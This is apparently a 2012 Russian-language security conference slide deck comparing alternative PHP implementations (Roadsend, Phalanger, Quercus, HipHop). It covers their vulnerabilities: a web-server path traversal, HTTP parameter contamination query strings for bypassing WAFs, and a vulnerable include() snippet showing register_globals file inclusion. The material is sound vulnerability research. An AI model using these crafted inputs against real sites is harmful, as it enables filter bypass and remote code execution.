Не все PHP одинаково полезны

Сергей Щербель
Positive Technologies
Май 2012

POSITIVE TECHNOLOGIES

Intro: PHP

Пара слов о PHP:

- один из популярнейших скриптовых языков
- быстро развивается
- имеет гибкий синтаксис
- существует много различных CMS и CMF, написанных на PHP

Но, при этом:

- производительность интерпретатора PHP не высока

А производительность для многих проектов очень критична...

Intro: PHP

Но выход есть – можно сделать свой PHP! ☺

Альтернативные реализации PHP

Существует сразу несколько альтернативных реализаций PHP. Как правило, эти реализации компилируют PHP-сценарии в машинный код.

Можно выделить следующие реализации:

- **Roadsend PHP (PHP -> c -> машинный код)**
- **Phalanger (PHP -> Microsoft IL)**
- **Quercus on Resin (PHP -> JVM)**
- **PHC (PHP -> c -> машинный код)**
- **HipHop (PHP -> c++ -> машинный код)**

Roadsend PHP

Компилятор в Roadsend PHP позволяет создавать исполняемые файлы. Так же на борту имеется встроенный веб-сервер *MicroServer*.

Варианты запуска:

- **исполняемый файл + Веб-Сервер + FastCGI = веб-приложение**
- **исполняемый файл + MicroServer = веб-приложение**

Phalanger

Phalanger — компилятор языка PHP для .NET.

- **поддерживает полную функциональную совместимость с .NET**
- **совместим с большинством PHP-приложений**
- **позволяет обращаться к .NET-классам**

Phalanger 3.0.0 x64

The PHP language compiler for .NET Framework

Configuration

Script Dependent

Core		
Directive	Script's Value	Mast
OutputControl.implicitFlush	False	False
OutputControl.OutputBuffering	False	False
OutputControl.OutputHandler	*no value*	*no value*
OutputControl.ImplicitFlush	False	False
ErrorControl.DisplayErrors	True	True

Quercus on Resin

Resin — веб-сервер и сервер приложений для Java от Caucho Technology.

Веб-сервер содержит альтернативную реализацию PHP, называемую Quercus.

Веб-сервер выпускается в двух версиях:

- **Professional: PHP компилируется в Java-байткод**
- **Open Source: PHP исполняется интерпретатором**

HipHop

HipHop — транслятор исходного кода, созданный компанией Facebook.


Особенности:

- **PHP транслируется в промежуточный C++ код**
- **Промежуточный код компилируется с помощью g++**
- **Полученное приложение включает в себя веб-сервер**

```
./program -m server --port 8080
```

Также существует HPHPi – интерпретатор PHP, позволяющий выполнять сценарии без их компиляции.

HipHop



Файлы, полученные в результате компиляции

Размер примитивного PHP-сценария в результате компиляции ~ 30 Mb!

HipHop

Вариант запуска приложения, когда оно компилируется, а не интерпретируется, исключает некоторые категории уязвимостей!

Local File Inclusion:

- подключать произвольные файлы нельзя,
- подключаться могут только те сценарии, которые присутствовали на момент компиляции

Загрузка произвольных файлов:

- загрузка PHP-сценария не приведет к желаемому результату - выполняться сценарий не будет
- вариант эксплуатации – загрузка HTML страницы и последующая реализация атак на клиентов

Чему уделять внимание?

- Уязвимости окружения (встроенный веб-сервер и т.д.)
- Обработка параметров

  HTTP Parameter Pollution


  HTTP Parameter Contamination

- Уязвимости на стыке технологий (PHP + .NET = ???)
- Уязвимости старых версий PHP (о них ходят легенды ☺)

Уязвимости окружения


Roadsend PHP MicroServer: Path Traversal

Интегрированный веб-сервер некорректно обрабатывает имена файлов.



Roadsend PHP MicroServer: Path Traversal

Даже так можно ☺



Обработка параметров

$_GET

%00

HTTP Parameter Contamination

$_POST

= array();

HTTP Parameter Pollution

?a=1&a=2

$_COOKIE

HTTP Parameter Contamination

Различные платформы и приложения по разному обрабатывают заведомо некорректные символы в параметрах.

Атака используется для обхода различных фильтров (WAF).

Сравнивались:

- **обычный LAMP (эталон)**
- **Win7 + IIS 7.5 + Phalanger 3.0**
- **Linux + HipHop**
- **Linux + Quercus on Resin (различных версий)**

HTTP Parameter Contamination

Расхождения с эталонным LAMP нашлись практически сразу!


Запрос	LAMP	Quercus on Resin 3.1.12	Quercus on Resin 4.0.26
test.php?a&b=1	Array ([a] => [b] => 1)	Array ([a&b] => 1)	Array ([a] => [b] => 1)
test.php?a=1&b	Array ([a] => 1 [b] =>)	Array ([a] => 1 [b] =>)	Array ([a] => 1 [b] =>)

HTTP Parameter Contamination

Запрос	LAMP	IIS 7.5 + Phalanger 3.0	HipHop	Quercus on Resin <= 4.0.26
test.php?=	Array ( )	Array ([] =>)	Array ( )	Array ([] =>)
test.php?[]=	Array ( )	Array ([[]] =>)	Array ( )	Array ([0] =>)
test.php?a[][=	Array ([a] => Array ([0] =>))	Ошибка 500	Array ([a] => Array ([0] =>))	Ошибка 500


HTTP Parameter Contamination

Ошибка 500 в IIS 7.5 + Phalanger 3.0



HTTP Parameter Contamination

Ошибка 500 в Quercus on Resin




HTTP Parameter Contamination

Запрос	LAMP	IIS 7.5 + Phalanger 3.0	HipHop	Quercus on Resin 4.0.26
test.php?a%=1	Array ([a%] => 1)	Array ([a%] => 1)	Array ([a%] => 1)	Array ([a&#65533;] =>)
test.php?a =1	Array ([a_] => 1)	Array ([a] => 1)	Array ([a_] => 1)	Array ([a] => 1)
test.php?a.=1	Array ([a_] => 1)	Array ([a_] => 1)	Array ([a_] => 1)	Array ([a_] => 1)
test.php?a%00b=1	Array ([a] => 1)	Array ([a&#65533;b] => 1)	Array ([a] => 1)	Array ([a&#65533;b] => 1)

Только у HipHop результаты теста совпали с эталонными.

Специфика работы в ОС Windows

В Phalanger в функциях работы с файлами некорректно обрабатываются символы, зарезервированные ОС («:» + другой служебный, например: «|»).



Глобализация переменных

Возможность задавать значения переменным напрямую – брешь в безопасности веб-приложений.

```
<?php
include($path. ".inc");
?>
```

Обращаемся напрямую к сценарию, задаем переменной произвольное значение – получаем выполнение кода (RFI, LFI).


- **За возможность задавать значения переменным напрямую отвечает опция register_globals.**
- **В версии PHP 5.4.0 опция register_globals удалена.**

Глобализация переменных <= Quercus on Resin 4.0.26

- **В Quercus опция register_globals отсутствует (разработчики называют её черной дырой в безопасности), попытка её установки приводит к ошибке**

